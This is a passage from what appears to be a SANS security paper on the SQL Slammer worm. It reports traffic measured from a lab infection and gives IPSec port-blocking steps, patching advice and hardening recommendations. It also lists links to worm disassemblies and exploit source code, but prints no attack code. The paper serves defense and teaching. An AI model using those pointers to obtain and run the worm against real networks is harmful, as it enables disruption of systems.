15. The machines were run for about 4 minutes in this mode while tcpdump recorded the packets sent. Tcpdump recorded an average of over 18,000 packets/s on "exploit" which corresponded to about 60 Mb/s. I did not have a monitor on the other infected machine, but presuming that other machine's throughput was similar, that is 120 Mb/s of traffic hitting my network.
16. Both infected machines were rebooted to remove the worm.


## How To Protect Against the SQL Slammer Worm

The UDP port 1434 is only used for SQL Server discovery, and all attempts to access it should be blocked at either the border router and/or firewall. Internal access to the SQL Server or MSDE application should also be minimized. For those individuals needing explicit internet access for their applications, I recommend the use of IPSec filtering, which is available on all Windows operating systems from 2000 on. An example of how to set this up follows:

1. Access "Local Security Policy" of machine. This can be found under Start -> Control Panel -> Administrative Tools. For this example, I am creating a policy on the Domain Controller so that it is replicated to my other machines. Right Click on IP Security to create a new policy. The following window appears. Click Next.



2. The following window allows you to name the policy and provide any comments the users deems necessary. When finished, click Next to Continue




3. The next window asks whether or not you wish to activate the default response (Kerberos authentication) rule. Since we are creating a rule to block traffic, leave this box unchecked and click Next

4. The next window shows a completed rule file. Leave the "Edit Properties box checked and click Finish and the following window appears:



Note that the Default response rule is created, but in order to activate it, you must check the box. Since I will be creating a new rule which will not need Kerberos, I will leave this box unchecked. Clicking Add brings up the next window; click Next to continue.

5. The next slide asks whether or not I wish to create an IPSec tunnel. This would be appropriate for external Internet connections (i.e. VPN), but since I am creating this rule to block traffic, I leave the default "This rule does not specify and tunnel" and click Next
6. The next window asks what type of network connection this rule is for. Since I want to block all network traffic, I leave the default checked and click Next.
7. The next window allows you to add multiple authentication methods. Leave the default box checked and click Next.
8. Next, you are brought to a window which lists all filters that have been created. Since I am creating a new filter, I click Add to continue.
9. I finally arrive at the screen which will allow me to create the filters to block all incoming and outgoing UDP port 1434 traffic for "exploit.mmichmanhomenet.local" which is located at IP address 192.168.1.106. For sake of brevity I will skip the rule creation steps and show the final screen. The adding rules wizard is pretty easy to go through.



10. Once I click Close you are brought back to the previous window. Make sure that the new rule has been created and is highlighted. I click Next to continue on to the next window, which asks me what I want to do with the rule I just created. Since my goal is to block all incoming and outgoing traffic, I leave the default Block highlighted and click Next. Since I am finished creating rules, I click Finish at this window.
11. I am now brought back to my original window, which shows the new policy I have created. I can add more policies if I wish, but since my goal was to block UDP port 1434 traffic only, I click Close to finish.

While this procedure shows how you can create a single rule on a domain controller, this method also applies to creating standalone rules on client machines. In that case, you would use Start -> Control Panel -> Administrative Tools -> Local Security Policy path on the client machine itself. to create rules for that specific machine.

I also recommend updating the machines with MSDE 2000/SQL Server 2000 with the latest service pack (Service Pack 3) from Microsoft. This can be obtained at the following URL: <http://www.microsoft.com/sql/downloads/2000/sp3.asp>

## Recommendations to Prevent Future Attacks

As shown in the previous pages, patching should not be the first line of defense against this attack. Most people would have looked at the Microsoft Update site and though they were properly protected. Even the CIS scoring tool missed this security hole. Even if one patched all SQL Servers, as recommended by the SANS/FBI Top 20 would have still missed MSDE. The binary nature of the worm meant that it took only a single infected system to take down my network. A patch management system that covered 99.9% of all machines in a large datacenter would have still left one of them vulnerable. Another issue with patches is that they often create more problems, such as your applications not working as before.

I also believe that most of the traffic generated was due to infected client machines. I list of the different applications which used the MSDE engine is provided in Appendix C. Since SQL Server is a database server, it is highly unlikely that companies would leave unprotected corporate (and potentially customer) databases unprotected on the Internet. According to a Wall Street Journal article (see references) SQL Server represents only 11% of the total database server market. Oracle and IBM have about 40% and 33% of the market respectively, yet they are not even mentioned in the SANS Top 20. One need only go to David Litchfield's corporate web site at <http://www.nextgenss.com> to see the documented Oracle exploits. My recommendation to SANS is to change the SQL Server vulnerability to MSDE 2000 and/or add Oracle and IBM's Lotus database to the list.

The following recommendations are more generic in nature, but serve as a benchmark to help prevent any and all future exploits.

1. A computer usually has a function whether it be as a home computer running simple office applications, a workstation running complex computer programs, a web server or whatever. Before one hooks up a computer, one should define its function and the services necessary to perform that function. If the computer is not going to be used as a database or web server, then those programs and services should not be running.
2. Use of the "netstat -an" command on a Windows or Unix machine will let you know what ports are open on your machine. For example, POP3 runs on TCP port 110. If your machine is not running a POP server, this port should not be open.
3. Use of filtering (IPSec filters in Windows, TCP wrappers on Unix) can help further shield the machine from attack, as well as contain the attack once a machine has been exploited.
4. Use ingress/egress filtering at firewall and/or border router to only allow access to the Internet those ports necessary on that machine for it to perform its function.
5. Finally, patch those services with direct connections to the Internet (i.e. DNS, SMTP Mail, POP/IMAP, FTP, SSH, HTTP, Web Browsers). Since these services require Internet access, patching provides the best defense, along with hardening your system with the above recommendations. For Windows machines, the security templates provided by the National Security Agency and the Center for Internet Security can be helpful. In addition, the NSA also provides a hardened Linux kernel for free use.

## Additonsal Resources

For further reading on the vulnerabilities associated with UDP port 1434 and associated exploits:

1. <http://isc.incidents.org/analysis.html?id=180> - This web site gives valuable information on the signature of the worm, how to stop via port blocking and patching, and how to detect scans via snort rule
2. [http://www.digitaloffense.net/worms/mssql\\_udp\\_worm/](http://www.digitaloffense.net/worms/mssql_udp_worm/) - Referenced in item 1 above, this site provides for worm disassembly and a source code perl script of the worm.
3. <http://www.ngssoftware.com/advisories/mssql-udp.txt> - David Litchfield's corporate web site, which provides a discussion and source code of the buffer overflow vulnerability in SQL/MSDE as well as a host of other SQL Server and Oracle vulnerabilities
4. <http://www.techie.hopto.org/sqlworm.html> - Detailed discussion of worm features at the assembler code level.
5. <http://www.eeye.com/html/Research/Flash/sapphire.txt> - Eeye Corporation's worm disassembly analysis.
6. <http://www.robertgraham.com> - Robert Graham of BlackIce fame's website. Contains, detailed discussion on the Slammer worm, and provides strong evidence that this attack infected primarily clients, not servers.
7. <http://www.caida.org/outreach/papers/2003/sapphire.sapphire.html> - Great discussion of how the worm spread and a detailed analysis of the pseudo-random number generator used by the worm to infect other systems.
8. [http://news.com.com/2100-1083-983720.html?tag=fd\\_lede2\\_hed](http://news.com.com/2100-1083-983720.html?tag=fd_lede2_hed) - Wrap-up article on the effects of the slammer worm.
9. <http://news.com.com/2009-1001-983540.html> - Another article which documents Siebel Systems attempts to get rid of the worm. I believe this article provides further evidence that MSDE installations were the primary cause of this exploit

## References

Bridis, Ted. "Internet Virus Still Affecting Some." Associated Press - Technology, 28 January 2003.

CERT® Advisory CA-2002-22, Multiple Vulnerabilities in Microsoft SQL Server, 29 July 2002 (revised 5 February 2003), <http://www.cert.org/advisories/CA-2002-22.html>

CERT® Vulnerability Note VU#484891, 24 July 2002, <http://www.kb.cert.org/vuls/id/484891>

CERT® Advisory CA-2003-04, MS-SQL Server Worm, 27 January 2003, <http://www.cert.org/advisories/CA-2003-04.html>

eEye Digital Security. "Microsoft SQL Sapphire Worm Analysis." 25 January 2003, <http://www.eeye.com/html/Research/Flash/AL20030125.html>

Erdelyi, Gergely and Hypponen, Mikko. "F-Secure Computer Virus Information Pages: Slammer." <http://www.fsecure.com/v-descs/mssqlm.shtml>, 27 January 2003.

Graham, Robert. "Advisory: SQL Slammer." <http://www.robertgraham.com>, 26 January 2003.

Jung, Helen. "Microsoft Was Vulnerable to Worm Virus." Associated Press - Technology, 28 January 2003.

Krebs, Brian. "Internet Worm Hits Airline, Banks." The Washington Post, 27 January 2003.

Lemos, Robert. "'Slammer' attacks may become way of life for Net." 6 February 2003, CNET, <http://news.com>.

Litchfield, Jeff. "Threat Profiling Microsoft SQL Server". 20 July 2002. URL: <http://www.nextgenss.com/papers/tp-SQL2000.pdf>

MacMillan, Robert and Krebs, Brian. "Internet Worm Slows Servers", The Washington Post, 26 January 2003.

McGraw, Gary and Viega, John. "Make your software behave: Learning the basics of buffer overflows." 1 March 2000, URL: [http://www-900.ibm.com/developerWorks/cn/security/overflows/index\\_eng.shtml#what](http://www-900.ibm.com/developerWorks/cn/security/overflows/index_eng.shtml#what)

Mangalindan, Mylene. Oracle Market Share Declines," Wall Street Journal Online, March 11, 2003.  
[http://online.wsj.com/article/0,,SB104732462344580400-search,00.html?collection=wsjie%2F30day&vq\\_string=Oracle+Market+Share+Declines%3Cin%3E%28article%2Dbody%29](http://online.wsj.com/article/0,,SB104732462344580400-search,00.html?collection=wsjie%2F30day&vq_string=Oracle+Market+Share+Declines%3Cin%3E%28article%2Dbody%29)

Microsoft Security Bulletin MS02-039, "Buffer Overruns in SQL Server 2000 Resolution Service Could Enable Code Execution (Q323875)." 24 July 2002 (Updated 31 January 2003), <http://www.microsoft.com/technet/security/bulletin/MS02-039.asp>

Murphy, Matthew. "Analysis of Sapphire SQL Worm." 26 January 2003, <http://www.techie.hopto.org/sqlworm.html>

Nolan, Patrick. "Analysis, Port 1434 MS-SQL Worm." <http://www.incidents.org>, 27 January 2003.

Northcutt, Stephen, et al. "Intrusion Detection Signatures and Analysis." 2001, New Riders Publishing.

"Port Numbers and Services Database". 16 August 1995. URL: <http://www.sockets.com/services.htm#WellKnownPorts> (31 January 2003)

SQL Server/MSDE-Based Applications, <http://www.sqlsecurity.com>

"Top Ten Ports". 31 January 2003. URL: <http://isc.incidents.org/top10.html>

"INF: TCP Ports Needed for Communication to SQL Server Through a Firewall". 1 February 2001. URL: <http://support.microsoft.com/default.aspx?scid=kb;en-us;Q287932>

Wynkoop, Stephen and Hotek, Michael. "SQL Server FAQ", URL: [http://www.swynk.com/faq/sql/sqlfaq\\_development.asp#InterXP](http://www.swynk.com/faq/sql/sqlfaq_development.asp#InterXP)

Warren, Andy. "SQL Permissions: The Public Role". URL: <http://www.swynk.com/friends/warren/sqlpermissionspublicrole.asp>

"xp\_cmdshell" "SQL Server 2000 Books Online", Microsoft.

"Appropriate Uses of MSDE", 1 October 2002. URL: <http://www.microsoft.com/sql/howtobuy/msdeuse.asp>

---

Malware FAQ (/security-resources/malwarefaq)

---

## Latest Whitepapers

[Defending Against the Wrong Enemy: 2017 SANS Insider Threat Survey \(/reading\\_room/whitepapers/awareness/defending-wrong-enemy-2017-insider-threat-survey\\_37890\)](#)

By Eric Cole

[Humans... The Overlooked Asset \(/reading\\_room/whitepapers/honors/humans-overlooked-asset\\_33257\)](#)

By Muhammad Elharmeel

[Human Being Firewall \(/reading\\_room/whitepapers/firewalls/human-firewall\\_32998\)](#)

By Muhammad Elharmeel

[Last 25 Papers » \(/reading\\_room/\)](#)

## Latest Tweets @SANSInstitute

[Newly released #SANSNewsBites: VolXIX Issue 61. #Cyber threa \[...\] \(https://twitter.com/sansinstitute/statuses/893563487925919744\)](#)

August 4, 2017 - 8:05 PM

[#CTISummit 2018 CALL FOR PAPERS closes in four days! Submi \[...\] \(https://twitter.com/sansinstitute/statuses/893211208387571712\)](#)

August 3, 2017 - 8:45 PM

[Newly discovered #cyberattack vectors, vulnerabilities with \[...\] \(https://twitter.com/sansinstitute/statuses/893207471468183552\)](#)

August 3, 2017 - 8:30 PM

## Contact Us

Tel +61 2 6198 3352 - Australia

Tel +81 3 3242 6276 - Japan

Tel +65 69 339 540 - Singapore

[asiapacific@sans.org](mailto:asiapacific@sans.org) (<mailto:asiapacific@sans.org>)

---

"It was a great learning experience that helped open my eyes wider. The instructor's knowledge was fantastic."

- Manuja Wiksekera, Melbourne Cricket Club

"The perfect balance of theory and hands-on experience."

- James D. Perry II, University of Tennessee

"Expertise of the trainer is impressive, real life situations explained, very good manuals. Best training ever!"

- Jerry Robles de Medina, Godo CU



(<http://twitter.com/sansinstitute>)



(<https://www.linkedin.com/company/14104>)



(<https://www.facebook.com/pages/SANS-Institute/173623382673767>)



(<http://www.sans.org/rss.php>)

[Find Training \(/find-training/\)](#) | [Live Training \(/security-training/\)](#) | [Online Training \(/online-security-training/\)](#) | [Programs \(/programs/\)](#) | [Resources \(/security-resources.php\)](#) | [Vendor \(/vendor/\)](#) | [About \(/about/\)](#)

[Privacy Policy \(/privacy/\)](#) | [Trademark Usage Policy \(http://www.sans.org/trademarkuse.pdf\)](#) | [Credits \(/site-credits\)](#) | © 2000-2017 SANS™ Institute

